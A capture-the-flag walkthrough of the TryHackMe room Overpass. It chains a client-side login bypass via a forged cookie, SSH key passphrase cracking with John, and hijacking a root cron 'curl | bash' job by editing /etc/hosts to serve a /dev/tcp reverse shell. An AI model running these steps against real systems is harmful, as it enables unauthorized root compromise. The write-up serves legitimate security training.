TryHackMe: Overpass
tl;drWhat happens when some broke CompSci students build their own password manager? Broken client-side auth gets you the admin's SSH key, a weak passphrase gets you a user shell, and a root cron job that pipes a remote script into bash gets you the rest.
A walkthrough of the retired TryHackMe room Overpass. The pitch sets the tone: what happens when some broke CompSci students make a password manager? Nothing good, as it turns out.
Recon
First I want to see what’s running on the box, so I start with a quick Nmap scan.
kali@kali:~$ nmap 10.10.xx.xx
Starting Nmap 7.91 ( https://nmap.org )
Nmap scan report for 10.10.xx.xx
Host is up (0.038s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.67 seconds

Two open ports: SSH and HTTP. The website on port 80 is a landing page for the password manager — “military grade cryptography”, no less — with a couple of static subpages, but no login anywhere in sight.
So I run dirsearch to look for hidden paths.
target: http://10.10.xx.xx/

[10:51:33] Starting:
[10:51:36] 200 -  782B  - /404.html
[10:51:38] 301 -   42B  - /admin  ->  /admin/
[10:51:38] 200 -    1KB - /admin/
[10:51:38] 200 -    1KB - /admin/?/login

There’s an /admin/ directory with a login page. The room gives a hint: this is an OWASP Top 10 vulnerability, and explicitly do not bruteforce.
Bypassing the login

Instead of attacking the form, I open the browser dev tools and read login.js. The login function posts the credentials to /api/login and then decides what to do with the response:
async function login() {
    const usernameBox = document.querySelector("#username");
    const passwordBox = document.querySelector("#password");
    const loginStatus = document.querySelector("#loginStatus");
    loginStatus.textContent = ""
    const creds = { username: usernameBox.value, password: passwordBox.value }
    const response = await postData("/api/login", creds)
    const statusOrCookie = await response.text()
    if (statusOrCookie === "Incorrect credentials") {
        loginStatus.textContent = "Incorrect Credentials"
        passwordBox.value = ""
    } else {
        Cookies.set("SessionToken", statusOrCookie)
        window.location = "/admin"
    }
}
This is the whole bug. The check is done entirely on the client: anything that isn’t the exact string Incorrect credentials is treated as a valid session token and stored in a SessionToken cookie. The server never gets a say once the page has the response.
So I skip the form completely and set the cookie myself in the console:
Cookies.set("SessionToken", "")

After a reload, the admin page renders and hands over a private RSA key — along with a note from “Paradox” telling James to crack it himself next time. I save it as id_rsa.
Cracking the private key
The key is passphrase-protected, so I turn it into a hash with ssh2john and run John the Ripper against rockyou.txt.
kali@kali:~$ ssh2john id_rsa > id_rsa.hash
kali@kali:~$ john id_rsa.hash --wordlist=/usr/share/wordlists/rockyou.txt
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Will run 4 OpenMP threads
*******          (id_rsa)
1g 0:00:00:02 DONE
Session completed
The passphrase falls in a couple of seconds. The admin page also tells me which account the key belongs to, so I log in over SSH with the key and the cracked passphrase.
kali@kali:~$ ssh -i id_rsa [email protected]
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 18.04.4 LTS
user.txt is sitting in the home directory — first flag done.
Privilege escalation
For root I check the scheduled jobs in /etc/crontab:
# m h dom mon dow user  command
* * * * * root curl overpass.thm/downloads/src/buildscript.sh | bash
Every minute, as root, the box fetches buildscript.sh from overpass.thm and pipes it straight into bash. The host decides where overpass.thm points, and as james I can edit /etc/hosts. So I repoint the domain at my own machine:
127.0.0.1 overpass.thm → <my-ip> overpass.thm
Then I serve my own buildscript.sh from /downloads/src/ on a simple HTTP server, containing a reverse shell:
#!/bin/bash
bash -c "bash -i >& /dev/tcp/<my-ip>/4444 0>&1"
kali@kali:~$ sudo python3 -m http.server 80
I start a listener and wait for the cron job to fire.
kali@kali:~$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [<my-ip>] from (UNKNOWN) [10.10.xx.xx]
root@overpass-prod:~# ls
buildStatus  builds  go  root.txt  src
Within a minute the shell lands as root, and root.txt is right there.
Takeaways
Three small mistakes chained into a full compromise:
- Authentication enforced on the client. The server returned the session token before the browser decided whether the login was valid, so the check could be skipped entirely.
- A secret protected by a weak passphrase. A private key is only as strong as the passphrase on it — and this one was in
rockyou.txt. curl | bashas root, over a name the attacker controls. Piping a remotely-fetched script into a root shell turns any write access to/etc/hosts(or the DNS path) into code execution.